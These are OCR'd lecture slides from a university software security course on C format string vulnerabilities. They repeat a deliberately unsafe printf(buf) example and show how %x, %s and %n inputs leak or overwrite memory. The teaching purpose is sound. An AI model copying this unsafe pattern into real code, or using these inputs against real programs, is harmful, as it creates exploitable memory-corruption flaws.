
```
char buf[64];

void vulnerable(void) {
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

- Now, the attacker can specify any format string they want
  - `printf("100% done!")`: prints 4 bytes on the stack, 8 bytes above the RIP of printf
  - `printf("100% stopped.")`: print the bytes pointed to by the address located 8 bytes above the RIP of printf, until the first NULL byte
  - `printf("%x %x %x %x ...")`: print a series of values on the stack in hex

Format string vulnerabilities – cont'd

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```


Note that strings are passed by reference in C, so the argument to **`printf`** is actually a pointer to **`buf`**, which is in static memory.



Format string vulnerabilities – cont'd

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```


We're calling `printf("%d%s")`. `printf` reads its first argument (arg0), sees two format specifiers, and expects two more arguments (arg1 and arg2).



Format string vulnerabilities – cont'd

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

The first format specifier `%d` says to treat the next argument (arg1) as an integer and print it out.




Format string vulnerabilities – cont'd

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

The second format specifier `%s` says to treat the next argument (arg2) as an string and print it out.

`%s` will dereference the pointer at arg2 and print until it sees a null byte (`'\0'`)



Format string vulnerabilities – cont'd

```
char buf[64];

void vulnerable(void) {
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

- The attacker can also write values using the `%n` specifier
  - `%n` treats the next argument as a pointer and writes the # of bytes printed so far to that address (usually used to calculate output spacing)
    - `printf("item %d:%n", 3, &val)` stores 7 in `val`
    - `printf("item %d:%n", 987, &val)` stores 9 in `val`
  - `printf("000%n")`: writes the value 3 to the integer pointed to by address located 8 bytes above the RIP of `printf`

Topics for today

- Software security
  - Motivation
  - Memory safety vulnerabilities
    - Buffer overflow vuln.
    - Integer overflow vuln.
    - Format string vuln. (continue to the next lecture)
    - Heap vuln.
    - Off-by-one vuln.

Thank You!

Tu/Th 4:00 – 5:50 PM

Sanghyun Hong

sanghyun.hong@oregonstate.edu

Oregon State University

SAIL

Secure AI Systems Lab